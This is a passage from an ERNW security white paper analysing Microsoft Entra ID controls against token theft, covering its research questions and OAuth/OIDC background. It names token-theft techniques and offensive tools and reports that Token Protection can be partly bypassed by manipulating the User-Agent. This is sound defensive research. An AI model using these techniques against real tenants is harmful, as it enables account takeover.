ERNW
providing security.

ERNW WHITE PAPER 80

TOKEN THEFT IN MICROSOFT ENTRA ID – AN ANALYSIS OF CONTROLS

Version:	1.0
Date:	August 17, 2026
Classification:	Public

Julian Suleder

Digital unterschrieben von Julian Suleder
Datum: 2026.08.17 16:15:17 +02'00'

ERNW
providing security.

Table of Contents

1 Handling

The present document is classified as *Public*. Any distribution or disclosure of this document REQUIRES the permission of the document owner as referred in Section *Document Status and Owner*.

1.1 Document Status and Owner

As the owner of this report, the document owner has exclusive authority to decide on the dissemination of this document and responsibility for the distribution of the applicable version in each case to the places.

The possible entries for the status of the document are *Initial Draft*, *Draft*, *Effective* and *Obsolete*.

Report Information	
Title:	ERNW White Paper 80 - Token Theft in Microsoft Entra ID – An Analysis of Controls
Document Owner:	ERNW Enno Rey Netzwerke GmbH
Version:	1.0
Status:	Effective
Classification:	Public
Author(s):	Niklas Kerner

Table 2: Document Status and Owner

1.2 Classification Levels

Classification Level	Audience
Public:	Everyone
Internal:	All employees and business partners
Confidential:	Only employees
Secret:	Only selected employees

Table 3: Classification Levels

1.3 Document Version History

Version	Date	Details
1.0	August 17, 2026	Initial version after quality assurance.

Table 4: Document Version History

ERNW
providing security.

2 Abstract

The increasing migration of enterprise infrastructures to the cloud is fundamentally transforming identity and access management mechanisms. In Microsoft Entra ID (formerly Azure Active Directory), authentication and authorization are based on modern protocols such as OAuth 2.0 and OpenID Connect.

While the vast majority of attacks targeting cloud identities (approx. 97%) still rely on traditional password-based techniques, such as password spraying, credential stuffing, and brute-force attacks, these methods are becoming increasingly less effective due to the widespread adoption of multi-factor authentication (MFA). At the same time, token-based attack techniques, such as token theft, adversary-in-the-middle (AiTM) attacks, device code phishing, and ConsentFix, are gaining importance because they can bypass existing MFA protections.

This paper examines Microsoft's defense-in-depth strategy for mitigating token theft from both theoretical and practical perspectives. The empirical analysis focuses on the security features Continuous Access Evaluation (CAE) and Token Protection, as well as Microsoft's compliance with the OAuth 2.0 standard.

The results show that CAE is currently supported by only 33 of the 740 first-party Microsoft resource providers for which access tokens could be successfully obtained and analyzed. Furthermore, even among the four officially supported services, significant differences were observed in their response times to token revocation events. While SharePoint and Teams exhibit short revocation times (approx. 10–30 seconds), Microsoft Graph shows variable response times (10 seconds to 5 minutes), and Exchange requires the longest delay to enforce token revocation, typically around 5 minutes.

In addition, it was demonstrated that Microsoft's recommended default configuration for Token Protection can be partially bypassed by manipulating the device platform via the User-Agent or by using the web client.

Furthermore, several deviations from current OAuth 2.0 recommendations were identified across the areas examined. Microsoft relies on proprietary sender-constraining and single sign-on mechanisms such as PRT, FOCI, and BroCI, rather than following open standards. Scopes remain coarse-grained through constructs like .default and user_impersonation, instead of adopting the RAR standard for fine-grained authorization. The BFF pattern for secure token storage in public clients is not sufficiently adopted. Furthermore, deprecated or discouraged authorization grant types, including the Implicit Grant, ROPC, and the Device Authorization Grant, continue to be supported. Finally, refresh token rotation is not employed for public clients, leaving refresh tokens usable an arbitrary number of times.

Overall, the results highlight both Microsoft's progress in protecting against token theft and the remaining limitations and opportunities for improvement in the current implementation.

3 Introduction

3.1 Motivation

Identity and access management systems have formed the security-critical foundation of modern IT infrastructures for decades. In particular, Microsoft Active Directory (AD) has established itself as the de facto standard for authentication and authorization in on-premises enterprise networks. Due to its widespread adoption [Ber17; Kri+20], historically grown structures, partially insecure default configurations, complex administration, and creeping misconfigurations, Active Directory is a primary target for threat actors seeking to compromise an organization. Numerous attacks documented in the MITRE ATT&CK Matrix[1], ranging from Kerberoasting to Pass-the-Hash to Golden Ticket attacks, aim to compromise identities in order to move laterally within the network and escalate privileges.

3.2 Technological Shift: From AD to Entra ID

With ongoing cloud transformation, however, this threat model is shifting fundamentally. Even though organizations often do not fully abandon their on-premises environments, they are increasingly migrating identities and applications to the cloud, frequently operating hybrid environments. According to a study [Win25] by Bitkom, 90% of surveyed German companies already used cloud services in 2025, a significant increase compared to 81% the previous year. In parallel, the share of IT applications operated entirely in the cloud grew from 38% to 47%. This also changes the foundations of authentication and authorization. While on-premises environments are primarily based on older protocols such as Kerberos or NTLM, cloud environments are dominated by modern, standardized web protocols such as OAuth 2.0 and OpenID Connect (OIDC). Authentication and authorization here are token-based, using access, refresh, and ID tokens, often in the form of JSON Web Tokens (JWTs) [Jon+15b]. As a result, not only the underlying protocols change, but also the attack vectors change fundamentally.

3.3 Threat Landscape in Cloud Identity Systems

The relevance of identity attacks in cloud environments is also evident from threat analyses. In the report Top Threats to Cloud Computing 2024 [Clo24] by the Cloud Security Alliance (CSA), threats related to Identity and Access Management (IAM) are listed as the second-largest risk for cloud environments. Furthermore, Entra ID is publicly accessible worldwide and thus represents a central point of attack for threat actors, in contrast to a local Active Directory in a protected LAN, which is typically only remotely accessible via VPN connections. A successful identity compromise can enable immediate access to numerous connected resource providers. According to the Microsoft Digital Defense Report 2024 [Mic24e], more than 600 million identity attacks against Entra ID are recorded daily. Vulnerabilities in cloud identity services have far-reaching consequences, as was recently demonstrated when a security researcher discovered a critical

[1] *https://attack.mitre.org/versions/v19/matrices/enterprise/windows/*

vulnerability [Mol25] (CVE-2025-55241) related to so-called Actor Tokens, which allowed him to obtain administrative rights (Global Admin) in any Entra ID tenant worldwide.

3.4 Token-Based Attacks as a Key Risk

The majority of observed attacks against cloud identities continue to rely on classic password-based techniques such as password spraying, credential stuffing, or brute-force attacks [Mic24e]. However, with the increasing adoption and enforcement [Mic26y] of multi-factor authentication (MFA), these approaches are gradually losing effectiveness [Mey+23] or require additional techniques such as MFA fatigue[2] or SIM swapping[3]. At the same time, token-based attacks are gaining importance, as they make it possible to bypass MFA mechanisms. In particular, the theft and reuse of tokens ("token theft"), as well as other token-based attacks such as Adversary-in-the-Middle (AiTM), device code phishing, consent phishing, or the ClickFix variants, pose serious threats.

3.5 Related Work

Related work has already been conducted by German Microsoft MVP Fabian Bader, who tested Continuous Access Evaluation (CAE) on the Microsoft Graph resource using 15 scenarios [Bad22a]. For each event, he measured the revocation time of a CAE token as well as that of a non-CAE token, although he only conducted a single measurement series overall. His results showed that non-CAE tokens were in some cases also invalidated, for instance in the events user account is deleted or user account is disabled. He further found that not every type of added or activated MFA method counts as an event for CAE, and that the extended CAE access token lifetime can be reset to the default short lifetime through the use of the Sign-in Frequency session control of a Conditional Access policy. He also formulated hypotheses on how the CAE events might be implemented in the backchannel between Microsoft Entra ID and the resource providers. Finally, in the course of his CAE research, he forked the tool TokenTactics[4] to extend CAE support and released it as TokenTacticsV2[5].

Furthermore, Dutch security researcher Dirk-Jan Mollema has specialized in the security of Entra ID and Active Directory and has published numerous vulnerabilities and attack vectors at security conferences and in blog posts. Among these are also token-based attacks, such as the already mentioned and arguably most critical Entra ID vulnerability, with a maximum CVSS score of 10.0, involving Actor Tokens, which featured an impersonation flaw and enabled cross-tenant access [Mol25]. Among other things, he has conducted relevant research on the Primary Refresh Token (PRT) and, together with Benjamin Delpy, published the Pass-the-PRT attack [Mol20], which made it possible to extract the actually device-bound PRT, sign it on other devices, and use it to gain persistent access to cloud resources. He also pub-

[2] *https://attack.mitre.org/versions/v19/techniques/T1621/*
[3] *https://attack.mitre.org/versions/v19/techniques/T1451/*
[4] *https://github.com/rvrsh3ll/TokenTactics*
[5] *https://github.com/f-bader/TokenTacticsV2*

lished a phishing attack targeting PRTs [Mol23], which allows an attacker to request a PRT in the context of the victim by phishing a special refresh token with an MFA claim for their own device. In addition, he developed the open-source framework ROADtools[6], whose module roadtx (Token eXchange) automates and implements numerous token-based OAuth and Entra ID flows, thereby making it easy to work with tokens such as (Primary) Refresh Tokens (PRT, RT) and Access Tokens (AT). Finally, together with Fabian Bader, he published the site *https://entrascopes.com* at the same time as their joint talk "Finding Entra ID CA Bypasses – the structured way" at the TROOPERS 2025 IT security conference [Bad+25], which documents detailed information on Microsoft first-party apps and allows filtering by specific scopes.

Additionally, Nestori Syynimaa, who currently works as Principal Identity Security Researcher at Microsoft, described the undocumented Microsoft concept of Family of Client IDs (FOCI) and Family Refresh Tokens (FRT) in 2022 together with former colleagues from the Counter Threat Unit at Secureworks, publishing it as a paper [Cob+22]. FOCI violates the OAuth 2.0 specification and allows refresh tokens to be shared within a group of clients. Since different clients have different permissions (scopes) on resources, FOCI enables privilege escalation. He also presented on OAuth-based attacks and token theft in 2025 at the Cloud Identity Summit conference in Dortmund [Syy25] and at the MCTPP in Munich [Syy+25]. He is furthermore the author of the AADInternals toolkit[7], an open-source PowerShell module developed through extensive reverse engineering of Microsoft tools, APIs, and portals.

3.6 Research Objectives and Questions

The objective of this paper is to systematically analyze the protection mechanisms of Microsoft's Defense-in-Depth strategy against token theft in the context of Microsoft Entra ID, to experimentally evaluate their practical effectiveness in a lab environment, to identify existing limitations, and to derive security-related implications from these findings. A particular focus of the analysis is on the comparatively novel mechanisms Continuous Access Evaluation (CAE) [Mic26l] and Token Protection [Mic26ar], as these play a central role in implementing a Zero Trust strategy and their technical implementation has not yet been described in detail in the documentation.

Within the scope of this investigation, the following sub-aspects should be considered in particular:

Continuous Access Evaluation (CAE)

- **Research Question 1 (RQ1):** When is CAE used, is it enforced, and which Microsoft first-party applications (resource providers) support Continuous Access Evaluation? The official documentation currently mentions only services such as Exchange Online, SharePoint Online, Microsoft Teams, and Microsoft Graph. It should be investigated whether and how actual support for further services can be determined empirically or in an automated manner.
- **Research Question 2 (RQ2):** To what extent is Continuous Access Evaluation supported for third parties, particularly for resource servers that use Microsoft Entra ID as an identity provider?

[6] *https://github.com/dirkjanm/roadtools*
[7] *https://aadinternals.com/aadinternals/*

- **Research Question 3 (RQ3):** How quickly are access tokens actually revoked following security-critical events, and are there differences between different event types or resource providers?
- **Research Question 4 (RQ4):** According to Microsoft, CAE-capable access tokens can have a validity of up to 28 hours, while classic access tokens are typically valid for only one hour, plus a random offset of up to 30 minutes. Does this extended token lifetime undermine the security benefit of CAE?
- **Research Question 5 (RQ5):** What options exist for detecting and monitoring the issuance and use of CAE-capable tokens?

Token Protection

- **Research Question 6 (RQ6):** How does Token Protection work in binding tokens to a specific device?
- **Research Question 7 (RQ7):** Is it possible to bypass the device binding of Token Protection?
- **Research Question 8 (RQ8):** What are the limitations of Token Protection?
- **Research Question 9 (RQ9):** What attack scenarios exist for device-bound Primary Refresh Tokens?

Standards Compliance

- **Research Question 10 (RQ10):** To what extent does the implementation of OAuth 2.0 and OpenID Connect in Microsoft Entra ID deviate from existing RFC specifications or best practices?
- **Research Question 11 (RQ11):** What security-related consequences arise from proprietary extensions and implementation details, such as in single sign-on mechanisms like Primary Refresh Tokens (PRT) and Family of Client IDs (FOCI)?

Additional Security Practices

- **Research Question 12 (RQ12):** What additional organizational and technical measures can be employed in addition to Microsoft's Defense-in-Depth strategy to sustainably reduce the risk of token theft, particularly for privileged devices and accounts?

3.7 Scope and Limitations

The following aspects are explicitly not part of this paper:

- Comparison of Microsoft Entra ID with other IAM systems or identity providers
- Reverse engineering of Windows operating system components
- Analysis of infostealer or other malware for extracting credentials or tokens
- Analysis of endpoint security mechanisms or Endpoint Detection and Response (EDR) solutions
- Comprehensive analysis of all possible identity attacks
- Investigation of attacks on classic on-premises Active Directory environments

- Holistic examination of Microsoft's Zero Trust architecture
- Security analysis of the specifications themselves
- Economic evaluation or cost analysis of licensing models for security mechanisms

4 Background

4.1 OAuth 2.0 and OpenID Connect

OAuth 2.0 [Har12] is an authorization framework that enables applications to access protected resources on behalf of a user without having to handle that user's credentials directly. OpenID Connect (OIDC) [Sak+23] extends OAuth 2.0 with a standardized identity layer.

Microsoft's implementation of OAuth 2.0 deviates from the official standard in several respects. These deviations are partly described in the MS-OAPX [Mic21] and MS-OAPXBC [Mic26a] documentation.

4.1.1 Roles

OAuth 2.0 primarily involves the following roles:

- **Resource Owner**: The user who wants to access a resource.
- **Client**: The application acting on behalf of the user.
- **Authorization Server**: The identity provider (e.g., Entra ID) that issues tokens.
- **Resource Server**: The service that provides protected resources (e.g., Microsoft Graph or Exchange Online).

In addition, the User-Agent is frequently mentioned, which is typically the resource owner's web browser. In OpenID Connect, the client is also often referred to as the Relying Party (RP), and the authorization server and resource server are jointly referred to as the OpenID Provider (OP) or Identity Provider (IdP).

4.1.2 Authorization Grant Types

The OAuth 2.0 standard [Har12] defines four grant types (five including the refresh token). Furthermore, the official grant types can be extended via extension grant types [Har12, Sec. 4.5]. To do this, an absolute URI is specified for the `grant_type` parameter at the token endpoint, for example `urn:ietf:params:oauth:grant-type:saml2-bearer` for the SAML 2.0 Bearer Assertion Grant [Cam+15]. The use of an OAuth 2.0 grant is signaled via the `response_type` parameter at the authorize endpoint or the `grant_type` parameter at the token endpoint (see Table 5). An authorization grant type defines a process by which a client application obtains permission (authorization) to request an access token on behalf of a user in order to access protected resources.

OAuth 2.0 Grant	Grant Characteristics	Short Description
Authorization Code [Har12]	`response_type=code grant_type= authorization_code`	Standard grant for web and mobile applications, in which an authorization code is exchanged for an access token.
Implicit [Har12]	`response_type=token grant_type=-`	Deprecated grant for browser applications, in which the access token is returned directly via the authorization endpoint.
Resource Owner Password Credentials [Har12]	`response_type=- grant_type=password`	Deprecated grant in which the client accepts the username and password directly and exchanges them for an access token.
Client Credentials [Har12]	`response_type=- grant_type= client_credentials`	Grant for authenticating machines or services without a user context.
Refresh Token [Har12]	`response_type=- grant_type=refresh_token`	Enables requesting a new access token using a valid refresh token.
Device Authorization [Den+19]	`response_type=- grant_type=urn:ietf:params: oauth:grant-type:device_code`	Grant for devices with limited input capabilities, in which the user signs in on a second device.
SAML 2.0 Bearer Assertion [Cam+15]	`response_type=- grant_type=urn:ietf:params: oauth:grant-type:saml2- bearer`	Grant in which a signed SAML assertion is used as proof for the token request.
JWT Bearer Assertion [Jon+15c]	`response_type=- grant_type=urn:ietf:params: oauth:grant-type:jwt-bearer`	Grant in which a signed JWT is used as an assertion to authenticate and request an access token.
Token Exchange [Jon+20]	`response_type=- grant_type=urn:ietf:params: oauth:grant-type:token- exchange`	Enables exchanging an existing security token for another token, for example for delegation or impersonation between services.

Table 5: OAuth 2.0 Authorization Grant Types

4.1.2.1 OAuth 2.0 Authorization Code Grant

The OAuth 2.0 Authorization Code Grant [Har12] is the best-known and most widely used OAuth 2.0 flow. The following example shows how this flow works at Microsoft in a Single-Page Application (SPA) (see Figure 1). In this flow, the client obtains access to protected resources on behalf of the resource owner.

First, the client redirects the resource owner to the authorize endpoint (`/oauth2/authorize`) of the authorization server (Entra ID tenant), where the user authenticates and consents to the authorization request. The client then receives an authorization code via a callback, which it exchanges server-side at the authorization server's token endpoint (`/oauth2/token`) for an access token and a refresh token.

With the access token, the client can access resources of the resource server (here: a web API) in the context of the resource owner. The resource server validates the access token locally by verifying its signature using the authorization server's public key.

The OAuth 2.0 Token Introspection endpoint [Ric15], which provides information about the status of access tokens, is not supported by Microsoft. This is evident from the OpenID Provider configuration[8]. Microsoft justifies this decision by arguing that the additional overhead would be too high, since every API request would require an additional round trip to the authorization server [Mic25h].

Because access tokens have a short lifetime (typically between 60 and 90 minutes at Microsoft), a new access token is requested using the long-lived refresh token once the access token expires. The refresh token remains valid for significantly longer and typically has a lifetime of 24 hours up to 90 days at Microsoft.

[8] *https://login.microsoftonline.com/common/.well-known/openid-configuration*



Figure 1: OAuth 2.0 Authorization Code Grant [Mic25b]

4.1.2.2 OAuth 2.0 Device Authorization Grant

The OAuth 2.0 Device Authorization Grant [Den+19] is an authorization procedure for devices with limited input capabilities or without their own browser, such as smart TVs, IoT devices, or game consoles. The following example shows how this flow works at Microsoft (see Figure 2).

The device client initiates a request with its `client_id` and the desired scope to the authorization server's device code endpoint (`/devicecode`) and, in response, receives a `device_code`, a `user_code`, and a `verification_uri`.

The user is then prompted to open the `verification_uri` on a separate, fully capable device with a browser, enter the `user_code`, and authenticate to the authorization server. The `verification_uri` is often embedded in a QR code for scanning.

Meanwhile, the device client is in a polling state and sends requests to the authorization server's token endpoint (`/token`) at regular intervals to obtain an access token and a refresh token using the `client_id` and `device_code`.



Figure 2: OAuth 2.0 Device Authorization Grant [Mic25l]

4.1.2.3 OpenID Connect Hybrid Flow

Since OpenID Connect [Sak+23] extends the OAuth 2.0 standard, the flow is largely identical. In addition, however, the value `openid` is used as the scope and `id_token` as the `response_type` to signal the use of OpenID Connect. When the `authorization_code` is sent to the token endpoint, the authorization server issues not only the `access_token` and `refresh_token` but also an `id_token`, which contains information about the resource owner's identity and the authentication that took place. Furthermore, the OpenID Provider offers a UserInfo endpoint (`/userinfo`) through which additional information about the resource owner's identity can be retrieved.

The OIDC Hybrid Flow [Sak+23, Sec. 3.3.] is frequently used to provide applications with information about the user before the `authorization_code` is exchanged for an `id_token` at the token endpoint. To do this, an `id_token` (with `response_type=code%20id_token`) is requested at the authorization endpoint in addition to the `authorization_code`. This method is used to render pages faster and reduce latency [Mic26aj].

The following example shows the flow of the OpenID Connect Hybrid Flow at Microsoft (see Figure 3).



Figure 3: OpenID Connect Hybrid Flow [Mic26ae]

4.1.3 Token Types

Within OAuth 2.0 and OpenID Connect, several different token types are used, each serving a different purpose:

- **Access Token**: Used by the client to access protected resources of the resource server in the context of the resource owner. Access tokens generally have a limited lifetime. At Microsoft, this is 60 minutes by default, plus a random offset of up to 30 minutes for load distribution, in order to avoid hourly load spikes at the token issuer [Mic25a].
- **Refresh Token**: Used to request new access tokens from the authorization server without requiring the user to authenticate again. Refresh tokens typically have a longer lifetime and therefore represent a particularly sensitive target. At Microsoft, this ranges from 24 hours (e.g., for single-page applications) to 90 days [Mic25s].
- **ID Token**: Used within OpenID Connect and contains information about the user's identity and the authentication that took place. Like access tokens, they should have a short lifetime. At Microsoft, this is one hour [Mic25j].

4.1.3.1 Bearer Tokens and Sender-Constrained Tokens

Tokens are usually implemented as bearer tokens [Jon+12], where mere possession of the token is sufficient to gain access. However, so-called sender-constrained tokens also exist, where possession of the token alone is not sufficient

and proof of possession of a private key must additionally be provided (cf. certificate-bound tokens [Cam+20a] and Demonstrating Proof-of-Possession (DPoP) tokens [Fet+23]).

4.1.3.2 Token Formats

The token formats for access tokens and refresh tokens are not directly specified by the OAuth 2.0 standard and are typically defined by the respective authorization server. The standard only distinguishes between two types of token formats. There are reference/opaque tokens, which are pure identifiers pointing to session data stored securely on the authorization server. They consist of a random string and contain no information themselves, meaning the resource server must, for example, use token introspection to obtain information about the token from the authorization server in order to make an authorization decision. There are also structured/self-contained tokens, which already contain signed authorization information and allow the resource server to verify itself whether the token was issued by the authorization server.

In Microsoft Entra ID, access tokens are designed as self-contained tokens. They are predominantly based on the JSON Web Token (JWT) format [Jon+15b], implemented as JSON Web Signature (JWS) [Jon+15a], in individual cases, the JSON Web Encryption (JWE) format [Jon+15d] is also used.

The refresh token itself is an opaque token from the client's perspective, whose content is neither visible nor interpretable. According to Microsoft, refresh tokens are encrypted and can only be read by the Microsoft identity platform itself, which suggests that structured information, such as device or session binding, is embedded directly within the encrypted token rather than merely referenced on the backend.

The ID token format is defined by the OpenID Connect specification and always uses self-contained JSON Web Token (JWT) with defined claims.

4.1.4 JSON Web Token (JWT)

A JSON Web Token (JWT) [Jon+15b] is a compact, URL-safe token standard for transferring information between two parties. A JWT is not a standalone security format in itself, but is represented either as a JSON Web Signature (JWS) [Jon+15a] or as a JSON Web Encryption (JWE) [Jon+15d], where the former ensures the integrity and authenticity, and the latter additionally the confidentiality, of the contained claims. A JWT as a JWS consists of three Base64URL-encoded parts, separated by dots (`.`):

```
Header.Payload.Signature
```

Header: Contains metadata about the token, in particular the signature algorithm used (e.g., `HS256` or `RS256`) and the token type (`JWT`). The header is encoded as a JSON object and then Base64URL-encoded.

Payload: Contains the so-called claims, i.e., the actual payload data of the token. This part is also a Base64URL-encoded JSON object. Important standardized claims include:

- `sub` (Subject): Identifies the user or subject of the token.
- `iss` (Issuer): Indicates the issuer of the token.
- `aud` (Audience): Defines the recipient of the token.
- `exp` (Expiration Time): The time at which the token expires.
- `iat` (Issued At): The time the token was issued.
- `nbf` (Not Before): The time before which the token is not valid.

Signature: Used to ensure integrity. It is computed by signing the header and payload together with a secret key (or a private key in the case of asymmetric algorithms). This makes it possible to verify that the token has not been altered and was indeed issued by the trusted entity.

In the context of OAuth 2.0, there is a specific JWT profile for access tokens [Ber21]. It defines which claims must be present in an access token, e.g., the `aud` claim, which specifies the token's target resource (audience). For JWT claims, Microsoft partially deviates from the IANA JSON Web Token Claims Registry[9] referenced in the specification and uses different names, e.g., `appid` instead of `client_id`, as well as special Microsoft-specific claims, some of which are used only for internal purposes and are not publicly documented [Mic23a]. Furthermore, the JWT header parameters for signing (JWS) or encryption (JWE) are specified by the IANA JSON Object Signing and Encryption (JOSE) Registry[10].

An example Entra ID access token in JWT format is shown in the appendix (see Appendix A).

4.1.5 Scopes

The concept of OAuth 2.0 scopes [Har12, Sec. 3.3] can be used to restrict a client's access so that it may only access specific resources of a resource server on behalf of the resource owner. A client can request one or more scopes in a request to the authorization server's authorize or token endpoint. After authentication, the resource owner is shown a so-called consent screen, through which they can approve or deny the permissions requested by the client. In theory, the standard also supports partial consent to the requested scopes, although this option is rarely implemented in practice. The scopes ultimately granted result from the authorization server's policies and the resource owner's consent, and are indicated in the authorization server's response. The issued access token is then restricted to these scopes. Since the OAuth 2.0 standard is based only on text-based, space-separated scopes, simple scenarios such as general read access to files (`Files.Read`) can be represented, but more complex or fine-grained permissions are difficult to implement. For example, it is not straightforward to express that a user should be granted read access to directory A and, at the same time, write access to file X. The OAuth 2.0 Rich Authorization Requests (RAR) standard [Lod+23], on

[9] *IANA JSON Web Token Claims Registry: https://www.iana.org/assignments/jwt/jwt.xhtml*
[10] *IANA JSON Object Signing and Encryption (JOSE) Registry: https://www.iana.org/assignments/jose/jose.xhtml*

the other hand, allows clients to request very detailed and granular permissions in the form of JSON structures via the `authorization_details` parameter, thereby effectively implementing the principle of least privilege.

4.1.5.1 Scope Values in OAuth 2.0 and OIDC

The OAuth 2.0 standard does not define specific scope values, meaning that the implementations of OAuth 2.0 scopes by different companies are highly individual and can differ significantly from one another (cf. the Microsoft Identity Platform [Mic25t], the Google API [Goo26], the Facebook API [Fac], and the Apple REST API [App]). The OpenID Connect standard, which builds on OAuth 2.0, does define scopes [Sak+23, Sec. 5.4]. When using OIDC, the scope `openid` must be specified. OIDC additionally defines the five scopes `profile`, `email`, `address`, `phone`, and `offline_access`.

4.1.5.2 Scope Values at Microsoft

Microsoft supports the OIDC scopes `openid`, `profile`, `email`, and `offline_access`, but not `address` and `phone`. The OIDC claims `profile` and `email` control which claims may be included in the ID token or retrieved via the UserInfo endpoint, but otherwise have no influence on resource access. The `offline_access` scope is required to initially request a refresh token. Microsoft also uses service-specific scopes, for example `Mail.Read`, `Mail.ReadWrite`, and `Mail.Send` for Outlook/Exchange, or `Files.Read`, `Files.ReadWrite`, and `Files.Read.All` for OneDrive/SharePoint [Mic25t]. In addition, Microsoft Entra ID has special scopes such as `.default` and `user_impersonation` [Mic25t]. With `.default`, a client does not request individual scopes but rather all permissions configured and already granted for the target resource in the client's app registration. If user consent or admin consent is required, it is obtained for all configured permissions. The `user_impersonation` scope allows a client to access a resource on behalf of the signed-in user. In this case, the application acts in the context of the resource owner and can perform the actions permitted for that user on the resource.

4.1.5.3 Resource and Scope Parameters

